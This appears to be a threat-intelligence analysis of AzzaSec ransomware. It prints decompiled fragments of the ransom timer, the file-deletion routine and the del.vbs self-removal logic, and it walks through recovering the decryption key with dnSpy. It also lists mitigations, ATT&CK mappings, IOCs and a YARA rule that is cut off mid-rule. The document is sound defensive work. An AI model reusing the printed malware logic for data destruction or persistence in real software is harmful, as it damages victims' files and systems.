```

Image of AzzaSec Ransomware Timer - I

AzzaSec Ransomware contains a timer. It is fixed to a 48-hour time frame. It provides the opportunity to make a payment until the 48 hours elapse.

```
bool flag = (this.hour == 0.0) & (this.minute == 0.0);
if (flag)
{
    this.Label9.Text = "0";
    this.Label7.Text = "0";
    this.Timer1.Stop();
    base.Hide();
    Interaction.SaveSetting("D", "0", MathClass.MathSettings.Setting, "OK");
    math_del_unsolved.delmath_unsolved();
}
else
{
```

Image of AzzaSec Ransomware Timer - II

If the specified time frame expires and resets, the **math_del_unsolved** function is activated.

```
try
{
    IL_02:
    ProjectData.ClearProjectError();
    num = -2;
    IL_0B:
    int num2 = 2;
    List<string>.Enumerator enumerator = Form4.commanderzhao.GetEnumerator();
    while (enumerator.MoveNext())
    {
        string text = enumerator.Current;
        IL_24:
        num2 = 3;
        bool flag = File.Exists(text);
        if (flag)
        {
            IL_33:
            num2 = 4;
            File.Delete(text);
            IL_3D:;
        }
        IL_3F:
        num2 = 6;
    }
    IL_4E:
    num2 = 7;
    ((IDisposable)enumerator).Dispose();
```

Image of AzzaSec Ransomware System Files Deletion

In **math_del_unsolved**, the process of deleting system files takes place. When the time frame resets, the system files start to be deleted.

```
    IL_17F:
    num2 = 18;
    string text2 = Resources.del;
    IL_188:
    num2 = 19;
    string text3 = Path.GetTempPath() + "del.vbs";
    IL_19C:
    num2 = 20;
    text2 = text2.Replace("%path%", Application.ExecutablePath);
    IL_1B0:
    num2 = 21;
    text2 = text2.Replace("%startup%", Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" +
      MathClass.MathSettings.XOLH66kIzq + ".exe");
    IL_1D9:
    num2 = 22;
    StreamWriter streamWriter = new StreamWriter(text3, false);
    IL_1E6:
    num2 = 23;
    streamWriter.WriteLine(text2);
    IL_1F2:
    num2 = 24;
    streamWriter.Close();
    IL_1FD:
    num2 = 25;
    Process.Start(text3);
    ProjectData.EndApp();
```

Image of AzzaSec Ransomware Self Deletion

Afterward, it has been observed that a process named "del.vbs" is created and executed within the system. This "**del.vbs**" file removes AzzaSec Ransomware from the system. It deletes the AzzaSec Ransomware from its working directory and also removes the additional file created by AzzaSec Ransomware for persistence on Startup.

Recovering Files from AzzaSec Ransomware

It is possible to fully recover files from a system infected with AzzaSec Ransomware through a bit of reverse engineering. In this article, ThreatMon will explain this step by step for you.

Reverse Engineering




Image of AzzaSec Ransomware Infected Device

- Currently, we have a device with all data encrypted by AzzaSec Ransomware.




Image of dnSpy Installation Github Page

- Firsly, downlaod the dnSpy from its github repository: Releases · dnSpy/dnSpy (github.com) and chose the dnSpy-net-win32.zip




Image of dnSpy Extraction

- Then, extract the zip folder into the path where the azzasec ransomware stub is located.




Image of Reading AzzaSec Ransomware Codes via dnSpy

- Then, simply drag the AzzaSec Ransomware stub on dnSpy.exe. This will show the source code of VB .NET




Image of Reverse Engineering – I

- When the stub is dragged on dnSpy, Go to; **AzzaSec -> AzzaSec -> MathChecker** and find the function **“Math_Decryption_Algorithm_2”**




Image of Reverse Engineering – II

- Here, change the **C#** code type to **Visual Basic**, and in the function “**Math_Decryption_Algorithm_2**”, right click on anywhere on the screen and choose “**Edit Method**”




Image of Reverse Engineering – III

- Below the result=text code, simply implement the code given below:
- **Dim writer As New System.IO.StreamWriter("ThreatMon_Malware_Team")**
  writer.WriteLine(text)
  writer.Close()
- Then, Click on “Compile”




Image of Reverse Engineering – IV

- Click the button indicated in the image to save the changes.




Image of Reverse Engineering – V

- Then, click on “Run” button that’s shown in the image.




Image of Reverse Engineering – VI

- After running it, this time the code we have added on dnspy will run, and it'll create a file called "ThreatMon_Malware_Team" within the system.




Image of Reverse Engineering – VII

- Open the "ThreatMon_Malware_Team" file, this will contain a decryption key inside.
- Just copy and paste the decryption key on AzzaSec Ransomware.




Image of Reverse Engineering – VIII

- The decryption key obtained from the Threatmon_Malware_Team file decrypts all files on the system.

Image of Reverse Engineering – IX

- After the decryption process, all files are decrypted. However, the background image does not revert to the previous one. This is due to the way the ransomware works. The user must set the desired image as the background manually.
- Additionally, after the decryption process, the malware completely removes itself from the system. When the Windows session is restarted, persistence does not take effect, and it does not encrypt the files again. It cleans itself from the directory it was running from and the startup directory using the "del.vbs" script.

MITIGATION

- Do not install applications from unknown sources and senders.
- When downloading an application from a site, make sure it is the original and official site.
- Avoid using cracked applications.
- Be vigilant against phishing emails and ensure the sender and source are reliable.
- For files or software you are unsure about but must open, use a VM or Sandbox.
- Set up your security software to block the IOCs listed in the IOC section.
- Integrate Yara and Sigma rules into your security products.
- Request training against social engineering attacks.
- Regularly install your Windows updates.
- Always backup your critical files..
- Always stay alerted to current threats.
- Use application whitelisting to allow only trusted and authorized programs to run on the system.
- Implement appropriate password policies and practices, and regularly audit and secure credentials.
- Restrict user and application access to the Windows Registry, and regularly monitor and audit registry changes.

Mitre Att&ck Table

Tactics	Technique ID	Technique Name
Discovery	T1083 T1057 T1012 T082 T1614	File and Directory Discovery Process Discovery Query Registry System Information Discovery System Location Discovery
Defense Evasion	T1622 T1140 T1027 T1497 T1112 T1070	Debugger Evasion Deobfuscate/Decode Files or Information Obfuscated Files or Information Virtualization/Sandbox Evasion Modify Registry Indicator Removal
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Reconnaissance	T1592	Gather Victim Host Information
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1106	Native API
Impact	T1485 T1486 T1490	Data Destruction Data Encrypted for Impact Inhibit System Recovery
Exfiltration	T1041	Exfiltration Over C2 Channel
Command and Control	T1071.001 T1090.001	Application Layer Protocol: Web Protocols Proxy: Internal Proxy

Categorization

APT Group	AzzaSec Hacktivist Group Has Partnership with APT 44
Hacker Group	AzzaSec Hacktivist Group
Threat Category	Ransomware
Malware Family	Variant of HiddenTear Ransomware
Threat Type	Ransom.MSIL.AZZASEC.THFAIBD

IOCs

IOC LIST	
URL	https://262d-45-148-244-140[.]ngrok-free.app/server[.]php
Ipv4	45[.]148.244.140
SHA256	ab8bf05e5e26f371efd4174ec2d81e930aff6d9ef23222bb0a228751af6882d6 da7f926fa90c810452641ed38a5265ad25481598da0b151f009e15bbc5f00e40 ad3dfb64682eb05bae6bd0db8e53fcb6440454739531bc56555deec882dd2c2 f fba357e1ad15550af92ac2243a5b95be0cae807acb219ca88ab9594e07cd76f4 19c2c818791c07b585eef431d8126fbc323f859436d9e95a0a1f5867fdc5a32f 883d62172f028223b48e9799e430669bf920590072b1c6fa120cf98290af6c3f 40feedd8e8e7c2749517280e0dcbc0723f1e57640c936a122a3371b101d1de24 63132c77f66410bc28147a062f879586d3ccc30aae893267dded49edec953da1 c6b90219afa06bd99d13a25a98b6cdb55f0c21f883e561ae98e0466f94545814

AzzaSec Ransomware Yara Rule

Download the Yara Rule From ThreatMon Github Page.

```
rule AzzaSec_Ransomware_Yara{
    meta:
    description = "Yara rule for detecting AzzaSec Ransomware "
    author = "Aziz Kaplan" email = "aziz.kaplan@threatmonit.io"
  strings:
    $op1 = { 00 02 6f 2e 01 00 0a 0b 07 16 6f 2f 01 00 0a 0c 08 17 d6 8d 76 00 00 01 0d 07 16 6f 2f }
    $op2 = { 01 00 0a 13 07 16 13 08 2b 14 09 11 08 07 11 08 93 28 30 01 00 0a b4 9c 11 08 17 d6 13 }
    $op3 = { 08 11 08 11 07 31 e6 73 31 01 00 0a 13 04 11 04 09 6f 58 00 00 0a 13 05 1f 20 8d 76 00 }
    $op4 = { 00 01 13 06 16 13 09 11 06 11 09 11 05 11 09 91 9c 11 09 17 d6 13 09 11 09 1f 1f 31 ea 11 06 0a 2b 00 06 2a }
    $op5 = { 00 00 28 c6 00 00 06 72 ec a2 00 70 28 af 00 00 0a 28 c7 00 00 06 28 af 00 00 0a }
    $op6 = { 0a de 15 25 28 36 00 00 0a 0b 00 72 f0 a2 00 70 0a 28 37 00 00 0a de 00 06 2a }
    $op7 = { 57 65 62 52 65 71 75 65 73 74 00 }
    $op8 = { 69 73 44 65 62 75 67 67 65 72 50 72 65 73 65 }
    $op9 = { 00 02 6f 2e 01 00 0a 0b 07 16 6f 2f 01 00 0a 0c 08 17 d6 8d 76 00 00 01 0d 07 16 }
    $op10 = { 6f 2f 01 00 0a 13 07 16 13 08 2b 14 09 11 08 07 11 08 93 28 30 01 00 0a b4 9c 11 }
